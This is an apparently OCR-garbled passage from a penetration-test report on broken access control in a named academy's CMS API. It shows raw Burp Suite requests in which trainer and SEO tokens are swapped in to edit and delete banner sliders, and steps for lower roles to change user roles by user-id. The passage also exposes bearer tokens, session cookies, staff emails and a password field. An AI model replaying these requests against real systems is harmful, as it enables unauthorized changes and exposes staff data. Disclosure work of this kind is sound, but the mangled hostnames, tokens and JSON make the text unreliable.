Sec-Ch-Ua-Mobile: ?0		
Authorization: Bearer eyJ0eXA101KV1CjCi0iJSUzI1NiJ9.yJhdWQ1oI3IiwanPjIoiZTdjNzA5ZWUMtMhZ0WmzVhYzdhNMzMeZmahnYjYjRjNWMyNmNnZWMzCjNjNthMTQoEWY1mzNmMmMvINd1TfFMTMhYsEM1LjYjTqXk1o1jk3MDA302NwTiuHnDmZjhk00TQZMmjGSMYyNsWibamujoxNzAwNzk5MDUyj1ASjN5YsLmA30TiyHzYzMygMjUsImV4cCI6tMwTYzMSAlM1w4ODA5NjwvTuWzAxMd1L1MzkwVj1LLCzdwM1o1xMzB1LCjzYzSwENM10t4f0.KrEsPuVpxLvbxBzUazMxzKri-Oh-ChhSmplpzbpd-ndu43SXu4P0DnDqEqzICjNDZTDmM10jFr_nUkqzo_WcooWhWBxyvYtFdfytlruPBiohLfdzWuEKGK_HHytTA4lCxzeQKzvM0V9jWvMassHg10B1_3TUw39dQ6yDp7o6WE-4HvCoQ4NUmNm-Pp5sPdWkQdGkvwAcJRo0eGvLUL71VtbrhlaPjKgVFKf1h7o17jPjCj15G3676oyJqgqNjLDlwzwe1B2Se7sPdclL911LjCzdwM1o1xMzB1LCjzYzSwP5616rEMHtb7k8gcjCPXZhCSPL5b5Lh1l dawtBs9x3ZmBn7v4hHMzMsWyniohch7zSGES2XHwvoc33EL06gAhngL1B1HwvB-Dhux7ANyNp41al871_0_CdyQcSTn0Wqg4DmvL47HsL6f2t52sCwvZQGKwvBenjt7w7WSXHcRaIvDJA1ugkhP8SEZn_v7z7_Xd2C1CTUczPha4VlbObctlyAypW80N2-V9a3_Jfp8ZS0nNb0tpmpc40-41HQAIhEaju0nsIHxLcSE-MisDc165L6h6r16erkPqCk1gh7wMdLT3Mcz_j7hfc96e6f1u4jEl1jA2xEf		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36		
Sec-Ch-Ua-Platform: "Windows"		
Origin: https://cms.bjitacademy.com		
Sec-Fetch-Site: same-origin		

Response

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK			
Date: Fri, 24 Nov 2023 05:08:07 GMT			
Server: Apache			
Cache-Control: no-cache, private			
X-RateLimit-Limit: 60			
X-RateLimit-Remaining: 58			
Access-Control-Allow-Origin: *			
Vary: Accept-Encoding			
Connection: close			
Content-Type: application/json			
Content-Length: 751			
13 (
"success":true,			
"result":{			
"id":103,			
"title":"hhhhhhhhhhhhhhhh",			
"interval":"10000",			
"image_url":			
"images/\resource/FT1AbB8Caqo6NI7CyNDlnMa0zWPv0v2a9q7ubLNUB.png",			
"image_link":"cccccccccccccccccccc",			
"image_alt":"hhhhhhhhhhhhhhhh",			
"cats_image_url":			
"images/\resource/yL3hV1sWpIDCnv046Yc48skS4JxZndb0aAFEfK5s.png",			
"mobile_image_url":			
"images/\resource/RdGJrcsAZYb7qrvAr9wo0lx0v1NgbP0UVJ7zmLwFr.png",			
"icon_url":null,			
"icon_alt":null,			
"background_color": "#le1010",			
"updated_time":"11:08 24 Nov 2023",			
"user":{			
"id":171,			
"name":"1",			
"email":"SEO.Pushmia@bjitacademy.com",			

Similar to Content Manager

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

Edit Slider:

Logged in as Trainer

Target: <https://cms.bjita.com/login>

API:POST /academysite/api/public/api/v1/post/edit-slider-post/84 HTTP/1.1

Request

```

1 POST /academy/api/public/api/v1/post/edit-slider-post/84 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga_PTKNLT5B1J=651.c.1700757706.16.1.170075596.0.0
4 Content-Length: 1028
5 Sec-Ch-Ua: "Chromium",v="119", "Not?A_Brand",v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
8 boundary=---WebKitFormBoundaryB0JRd5JmIjWAhjqJ
9 Sec-Ch-Ua-Mobile: ?0
10 Authorization: Bearer
11
12 {"id": 84, "title": "bjitacademy", "interval": "7000", "image_url": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png", "image_link": "/apply", "image_alt": "bjitacademy", "web_image": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png", "mobile_image": "images/resource/4UbYhslLfDgQEiyVOTdLHhW7Piitu3rSJCCkgr4E.png", "background_color": "#010000", "updated_time": "22:58 23 Nov 2023", "user": {"id": 117, "name": "testTrainerRushmia", "email": "Trainer.Rushmia@bjitacademy.com", "role": "superadmin"}}
13

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 16:58:50 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 15394
12
13 {
14     "success": true,
15     "result": {
16         "data": [
17             {
18                 "id": 84,
19                 "title": "bjitacademy",
20                 "interval": "7000",
21                 "image_url": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png",
22                 "image_link": "/apply",
23                 "image_alt": "bjitacademy",
24                 "web_image": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png",
25                 "mobile_image": "images/resource/4UbYhslLfDgQEiyVOTdLHhW7Piitu3rSJCCkgr4E.png",
26                 "background_color": "#010000",
27                 "updated_time": "22:58 23 Nov 2023",
28                 "user": {
29                     "id": 117,
30                     "name": "testTrainerRushmia",
31                     "email": "Trainer.Rushmia@bjitacademy.com",
32                     "role": "superadmin"
33                 }
34             }
35         ]
36     }
37 }

```

Request

```

1 PUT /academy/api/public/api/v1/post/7000 HTTP/1.1
2 Host: cms.bjitacademy.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
4 Sec-Ch-Ua-Platform: "Windows"
5 Origin: https://cms.bjitacademy.com
6 Sec-Tetch-Site: same-origin
7 Sec-Tetch-Mode: cors
8 Sec-Tetch-Dest: empty
9 Referer: https://cms.bjitacademy.com/backend/edit-banner-slider/84
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Priority: u-1, i
13

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 16:58:50 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 15394
12
13 {
14     "success": true,
15     "result": {
16         "data": [
17             {
18                 "id": 84,
19                 "title": "bjitacademy",
20                 "interval": "7000",
21                 "image_url": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png",
22                 "image_link": "/apply",
23                 "image_alt": "bjitacademy",
24                 "web_image": "images/resource/J0ncgsw2fGVC4xPH5nunCuCFAbTyhngw2lalYeRQ.png",
25                 "mobile_image": "images/resource/4UbYhslLfDgQEiyVOTdLHhW7Piitu3rSJCCkgr4E.png",
26                 "background_color": "#010000",
27                 "updated_time": "22:58 23 Nov 2023",
28                 "user": {
29                     "id": 117,
30                     "name": "testTrainerRushmia",
31                     "email": "Trainer.Rushmia@bjitacademy.com",
32                     "role": "superadmin"
33                 }
34             }
35         ]
36     }
37 }

```

All Banners

Serial	Web Image	Title	Interval	Updated by User	Last Updated	Action
1		bjitacademy	7s	Rushmia Ahmed	23:03 23 Nov 2023	Edit Delete

Copy the trainer token now, and replace it with the superadmin's token in the POST /academy/api/public/api/v1/post/edit-slider-post/84 HTTP/1.1
After Giving a trainer token and role in POST /academy/api/public/api/v1/post/create-slider-post HTTP/1.1 provides a status code of 200.

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: POST /academy/api/public/api/v1/post/edit-slider-post/84 HTTP/1.1

The screenshot shows a browser-based API testing interface with two main sections: Request and Response.

Request:

- Method: POST
- URL: /academy/api/v1/post/edit-slider-post/78
- Headers:
 - Content-Type: application/json
 - Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJhdWdoIjoiJGQwIUM1MiJ9.eyJyZWdvcyI6IjIwMTIwMjYwMjYwIiwidHlwZSI6Imh0dHA6Ly9fTlRfV2luZG93cy5jb20ud2l0aC9fX2F1dGhvcml0eTJldmVyc29scyIsInBhY2thZ2UiOg==
 - Cookie: _ga=GA1.2.1033576715.1700770754; _gid=GA1.2.1700770754.17.1.1700770769.0.0.0
- Body:

```
POST /academy/api/v1/post/edit-slider-post/78 HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.1033576715.1700770754; _gid=GA1.2.1700770754.17.1.1700770769.0.0.0
Content-Length: 1039
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary:=WebKitFormBoundaryQJRMXen0pg07nbHS
Sec-Ch-Ua-Mobile: 70
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJhdWdoIjoiJGQwIUM1MiJ9.eyJyZWdvcyI6IjIwMTIwMjYwMjYwIiwidHlwZSI6Imh0dHA6Ly9fTlRfV2luZG93cy5jb20ud2l0aC9fX2F1dGhvcml0eTJldmVyc29scyIsInBhY2thZ2UiOg==
```

Response:

- Status: 200 OK
- Date: Thu, 23 Nov 2023 20:21:33 GMT
- Server: Apache
- Cache-Control: no-cache, private
- ETag: "57"
- Expires: "57"
- Access-Control-Allow-Origin: *
- Vary: Accept-Encoding
- Connection: close
- Content-Type: application/json
- Content-Length: 14660

```
{"success":true,"result":{ "data":{ "id": 83, "title": "hhhhhhhhhhhhhhhhhh", "interval": "70000", "image_url": "/images/resource/5JWKMD0Lfwm2hMsxh8KQ1a8HRWF2ZU57WQb4.png", "image_link": "/apply", "image_alt": "hhhhhhhhhhhhhhhhhh", "ads_image_url": "/images/resource/vxFwzq4CiHgBvo0gh5Pwf5lq2ddo4iZ5Xh.png", "mobile_image_url": "/images/resource/zBcm3PsFEZLsUgwLtkiwa4j00MeJLM8z3ekpk.png", "icon_url": null, "icon_alt": null, "background_color": "#010000", "updated_time": "22:45 23 Nov 2023", "user": { "id": 24, "name": "Bushra Ahmed", "email": "bushra.ahmed@bjitacademy.com", "password": "bushra.ahmed@bjitacademy.com" } } }}
```

Similar to Content-Manager

Target:<https://cms.bjitacademy.com/login>

API:POST /academysite/api/public/api/v1/post/edit-slider-post/84 HTTP/1.1

Delete Slider:

Logged in as Trainer

Target: <https://cms.bjitätacademy.com/login>

API:DELETE /academysite/api/public/api/v1/post/delete-slider-post/84 HTTP/1.1

Request

```

1 DELETE /academysite/api/public/api/v1/post/delete-slider-post/84 HTTP/1.1
2 Host: cms.bjitätacemy.com
3 Cookie: __gads=GA.1.18323576719.1700748025; __gid=GA1.2.1806741711.1700748025;
4 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: <10>
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIJUUEILMjS.. eyJhdWQiOiIzLiwianRpIjozNDQ4YjIiZmU3HsOe
8 gGUWYhM0NGBiKjhMsY3MzQ5MjH1HNM12TjH0tTwZTEqMDHkZGJzG7YHmf306Fm
9 ZYd0iGUMGy1LcPQXyidj3MDA3DjgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
10 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
11 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
12 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
13 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
14 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
15 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
16 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
17 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
18 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
19 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
20 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 17:08:19 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 50
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 14721
12
13 {
  "success": true,
  "result": {
    "data": [
      {
        "id": 83,
        "title": "hhhhhhhhhhhhhhhhhh",
        "interval": "7000",
        "image_url": "images/resource/5JYKMDOLfm3aMrskHn8KQ1AGHWF32U57WQ6b40.png",
        "image_link": "/apply",
        "mobile_image_url": "hhhhhhhhhhhhhhhhhh",
        "mobile_image_url": "images/resource/vrPFwEq4CiHtGbVoOghtSPwf5lq2ddo4IZ8XYx.png",
        "image": "resource/xBacmU5sPfZLsUgwLtkiwa4j00meJ1EM0z3ekpk.png",
        "icon": null,
        "icon_alt": null,
        "background_color": "#010000",
        "updated_time": "22:49 23 Nov 2023",
        "user": [
          {
            "id": 34,
            "name": "Bushnia Ahmed",
            "email": "bushnia.ahmed@bjitätacemy.com",
            "user": "bushnia.ahmed@bjitätacemy.com"
          }
        ]
      }
    ]
  }
}

```

Similar to SEO

Target: <https://cms.bjitätacemy.com/login>

API: **DELETE /academysite/api/public/api/v1/post/delete-slider-post/84 HTTP/1.1**

Request

```

1 DELETE /academysite/api/public/api/v1/post/delete-slider-post/83 HTTP/1.1
2 Host: cms.bjitätacemy.com
3 Cookie: __gads=GA.1.18323576719.1700748025; __gid=GA1.2.1806741711.1700748025;
4 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: <10>
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIJUUEILMjS.. eyJhdWQiOiIzLiwianRpIjozNDQ4YjIiZmU3HsOe
8 gGUWYhM0NGBiKjhMsY3MzQ5MjH1HNM12TjH0tTwZTEqMDHkZGJzG7YHmf306Fm
9 ZYd0iGUMGy1LcPQXyidj3MDA3DjgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
10 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
11 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
12 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
13 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
14 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
15 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
16 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
17 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
18 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
19 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj
20 E3MDA3MTgMDcMwYMDQsOTE5NAHmjU0TUwHt1LlCJuYmYioj

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 20:27:54 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 55
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 13682
12
13 {
  "success": true,
  "result": {
    "data": [
      {
        "id": 82,
        "title": "hhhhhhhhhhhhhhhh",
        "interval": "7000",
        "image_url": "images/resource/5JYKMDOLfm3aMrskHn8KQ1AGHWF32U57WQ6b40.png",
        "image_link": "/apply",
        "mobile_image_url": "hhhhhhhhhhhhhhhh",
        "mobile_image_url": "images/resource/vrPFwEq4CiHtGbVoOghtSPwf5lq2ddo4IZ8XYx.png",
        "image": "resource/xBacmU5sPfZLsUgwLtkiwa4j00meJ1EM0z3ekpk.png",
        "icon": null,
        "icon_alt": null,
        "background_color": "#010000",
        "updated_time": "22:49 23 Nov 2023",
        "user": [
          {
            "id": 34,
            "name": "Bushnia Ahmed",
            "email": "bushnia.ahmed@bjitätacemy.com",
            "user": "bushnia.ahmed@bjitätacemy.com"
          }
        ]
      }
    ]
  }
}

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Similar to Content-Manager:

Target: <https://cms.bjitätacemy.com/login>

API: **DELETE /academysite/api/public/api/v1/post/delete-slider-post/84 HTTP/1.1**

Send | ⚙️ | Cancel | < | > | ↻ |

Target: https://cms.bjitatcademy.com/login

Request	Response	Inspect
<pre> 1 DELETE /academysite/api/public/api/v1/post/delete-slider-post/88 HTTP/1.1 2 Host: cms.bjitatcademy.com 3 Cookie: daeGAI_2_323034744_1700564172; did=GAI_2_10454801_1700564172 4 Sec-Ch-Ua: "Chromium";v="119", "Not_A_Brand";v="24" 5 Accept: application/json, text/plain, */* 6 Sec-Ch-Ua-Mobile: ? 7 Authorization: Bearer eyJhbGciOiJIaTwkIiJ9.eyJzdWIiOiJsb2dpbiJ9.eyJpc... 8 jgat=1; ga_PXBLTSB1J=6S1 2_1700794232_12_1_1700797911_0.0.0 9 Sec-Ch-Ua: "Windows NT 10.0; Win64; x64" 10 Sec-Ch-Ua-Platform: "Windows" 11 Origin: https://cms.bjitatcademy.com 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Referer: https://cms.bjitatcademy.com/backend/all-banner-slider 15 Accept-Encoding: gzip, deflate, br </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 24 Nov 2023 03:54:11 GMT 3 Server: Apache 4 Cache-Control: no-cache, private 5 X-RateLimit-Limit: 60 6 X-RateLimit-Remaining: 58 7 Access-Control-Allow-Origin: * 8 Vary: Accept-Encoding 9 Connection: close 10 Content-Type: application/json 11 Content-Length: 16274 12 13 { "success":true, "result":{ "data":{ "id":81, "title":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa", "interval":"2000000", "image_url":"", "images_resource": "/WiREPNqIOUlwAYyMbm3o74qUCM6BwLuVymPdUXYO.jpg", "image_link":null, "image_alt":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa", "tabs_image_url": "/images/resource/cyePSxIoUAMPxREMpPxYdwH5UG9Zah554ptw7Kaq.jpg", "mobile_image_url": "/images/resource/Z10FD4LfYOP0syBK7W0dZhcz8tAX9gaLwBuSH10.jpg", "icon_url":null, "icon_alt":null, "background_color": "#140f35", } } } </pre>	Request a Request b Request c Request d Request e Response

② ⚙️ ← → Search 0 highlights ② ⚙️ ← → Search 0 highlights


privilege acceleration:

Vulnerability-4:

Title: Users (Trainer, Admin, SEO, Content-Manager) have the permission **changing role** using **user-id**, but only super admins should do so

Target: https://cms.bjitatcademy.com/login

API: POST /academysite/api/public/api/v1/user/update-user-by-super-admin HTTP/1.1



Step-1: Logged in as SEO

Request

```

POST /academysite/api/public/api/v1/user/validate-token HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.1.1700790918.1700790918; _gid=GAI.2.1598692197.1700790918; _ga_PT8ELTSB1j=GS1.2.1700806454.4.0.1700806454.0.0.0
Content-Length: 0
Sec-Ch-Ua: "Chromium";v="115", "Not_A_Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZW5kZW5jciI6ImhMaV1MCUxZGZiNDUzMUz0Tk1MWV1IiwiX2N0GhzcGRmNjgzcG1S2mQ0MzqjLCUpYXQ1QjE3MDA4MDY1NDIuOTk1ODUxMDM5ODgCNDc0IjASMsclLcjuYmY1QjE3MDA4MDY1NDIuOTk1ODUxMDM5ODgCNDc0IjASxNjcvNTQyLjk3NjMSMzkzODACNDU3NTESNTMMjUsInN1YiI6IjE3MSIsInjhj3B1cIjEWL19.eqbAllylneorLauIDYxL0T7EwJNkhbBxZv00ER76SWam40UaSmhpo0a5chdSYIj96_24axHUXmE-4CCnG90IAjlnLqlvBrQ1FYOSGx3P0tCbfFMaC-gjHEC04Q018HT7sXKjCHyjVmfr1Yvt9dxNwEv_B0100j7G7wflc_bN1Zobid6mzH4EzYzzGuF8fBYHwUDNvI1cnAWXgkWhFWkXH5WMMLB0yap1bjRzgh_CDOYU1-EyJDLCav6W_15Tav-5iB8&fvRH-lbwle-o-xSAad70kRnqk0GADNGTq_QgcLb4ijjgzC4pW-tNmF_WA2eZCEBhbgPi_sHYD-WicIXR8eICIZj37ayCx6lgffqv->H2T2JgHQ0PVN9Dc6s30nbhCcVsXlesblkLHOLxGAI-o-Khd_5GZ1TMdy0QdyAm6MSjuwMgPvfgHlnwAfh41k5vWHRA0c2271o1Q-v43B0g_IjSHjwv5gQhIx89BS2f3y2e75_GPDGoFsalqslSibkrhMvIp0BSPbPbFyAG_g06P3BYEDmZ4FvtwWRAAAaccyYD8b04GWBNbKdZcd61tSBfouAmhraHko7FxSe18BRUSWeUKEitq8dR_gJsuXO6314j957HGZ5B83SPHx1Sf2vfwK1oCuZOR0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.6045.155 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors

```

Response

```

HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 06:15:55 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 395
13 (
    "success":true,
    "result":(
        "valid":true,
        "user":{
            "id":171,
            "name":"HR",
            "email":"HR.Bushmia@bjitacademy.com",
            "phone_number":null,
            "designation":null,
            "info":null,
            "certification":[({"title": ""})],
            "experience":null,
            "skills":null,
            "user_id":34,
            "role":"SEO Manager",
            "active":1,
            "image_url":null,
            "created_at":"2023-11-23T17:11:55.000000Z",
            "updated_at":"2023-11-23T21:25:33.000000Z"
        }
    )
}

```

Step-2: Capture the request by intercept on in the burpsuite

Send the request to repeater

Collect user-id

The screenshot shows the Burp Suite interface with the 'Request' tab selected. A red box highlights the user ID '171' in the JSON response body of the captured request.

- **Step-3:**
- Logged in as Superadmin
- Go to the Users
- Click Add User
- Input all the mandatory fields
- Turn on the intercept in burpsuite
- Collect request and send it to the Repeater

Request

```
POST /academysite/api/public/api/v1/user/update-user-by-super-admin
HTTP/1.1
Host: cms.bjbitacademy.com
Cookie: _ga=GAI.2.323304744.1700564172; __id=GAI.2.104254801.1700564172
XSRF-TOKEN: eyJpdiI6IkFzZW9Qam8vZndamlRnhWTURGVnc9PSIisIn2hbHVlIjoiWMyQ3BQaohbaUZ
RUFpCERU4RWFzVGFTcXbvKCM3NDNQ1lhKLUxUrlyYjFsUxV1Mh1ZQD1XUxzbmgsr50hrUj
Y5acZLS11UDNQNRt1cRtVzaphNbVwaaWJtJlpnOGHHDzH2TGRS0QsEnMwQ0VNyZvEHD1lV
lhw8RoCTL1LdGc1CtTWm1o1lHWFIYzdNzY1M0MLZWNLNWmNgQyNTMwHGyxODPhHGPk
ODQ3MTA4YjMyYjI4ZdhjZTRkYTZjNMx0GHLMyWliwidGFnjoiIn043D; __at=1;
_djst_academy_sessions=
eyJpdiI6IkFzZW9Qam8vZndamlRnhWTURGVnc9PSIisIn2hbHVlIjoiWMyQ3BQaohbaUZ
RUFpCERU4RWFzVGFTcXbvKCM3NDNQ1lhKLUxUrlyYjFsUxV1Mh1ZQD1XUxzbmgsr50hrUj
Y5acZLS11UDNQNRt1cRtVzaphNbVwaaWJtJlpnOGHHDzH2TGRS0QsEnMwQ0VNyZvEHD1lV
lhw8RoCTL1LdGc1CtTWm1o1lHWFIYzdNzY1M0MLZWNLNWmNgQyNTMwHGyxODPhHGPk
ODQ3MTA4YjMyYjI4ZdhjZTRkYTZjNMx0GHLMyWliwidGFnjoiIn043D; __at=1;
_ga_P7KRLTSB13=GSA.2.170080013.13.1.1700807441.0.0.0
Content-Length: 750
Sec-Ch-Ua: "Chromium";v="118", "Not?A_Brand";v="24"
X-XsrF-Token:
eyJpdiI6IkFzZW9Qam8vZndamlRnhWTURGVnc9PSIisIn2hbHVlIjoiWMyQ3BQaohbaUZ
RUFpCERU4RWFzVGFTcXbvKCM3NDNQ1lhKLUxUrlyYjFsUxV1Mh1ZQD1XUxzbmgsr50hrUj
Y5acZLS11UDNQNRt1cRtVzaphNbVwaaWJtJlpnOGHHDzH2TGRS0QsEnMwQ0VNyZvEHD1lV
lhw8RoCTL1LdGc1CtTWm1o1lHWFIYzdNzY1M0MLZWNLNWmNgQyNTMwHGyxODPhHGPk
ODQ3MTA4YjMyYjI4ZdhjZTRkYTZjNMx0GHLMyWliwidGFnjoiIn043D
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXA0IjV1Q1LCJhbGciOiJSUzInIjNjY.eyJhdWQiOiI3IiwiZWpIjo1YTQ1ZjcjOMG
VhKMDM1YzNa2mUyYaFKNjYwYIzNzlmYjY4MDhiYjMyMThjNTMyNWEmNDAwMjEi
SUmCUL1YzkezY2JhWV4ZWBmZTc1CJpYXQiojE3MDAAMDE30TEmj3MONTcGMCsSNTxHtQ5
ODAOaNjg3NSwibmJaioxNsAv0DAxNzkzLjizxDU3TA4NjMwMzcxEHdzNzUsImV4c1EM7c
WNTYCNtcsMS4xMaYHTqwhNjkzNjYONTUwNsgxMsInuN1YiIjM0IiwiCzNvcGz1jpbbX
Done
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 06:31:46 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 91870
12 {
  "success":true,
  "result":{
    "data":{
      {
        "id":185,
        "name":"jjjjjjjj",
        "email":"h@gmail.com",
        "role":"Admin",
        "active":1,
        "phone_number":null,
        "image_url":null,
        "designation":null,
        "info":null,
        "user":{
          "id":171,
          "name":"1",
          "email":"SEO.Rushmia@bjbitacademy.com",
          "role":"SEO Manager",
          "phone_number":null,
        }
      }
    }
  }
}

```

Request

```
Connection: close
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="name"
hhhhhhhh
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="email"
hr@gmail.com
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="user_id"
184
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="role"
Trainer
-----WebKitFormBoundaryHHDEMSuPCxwrzkon
Content-Disposition: form-data; name="image"
42
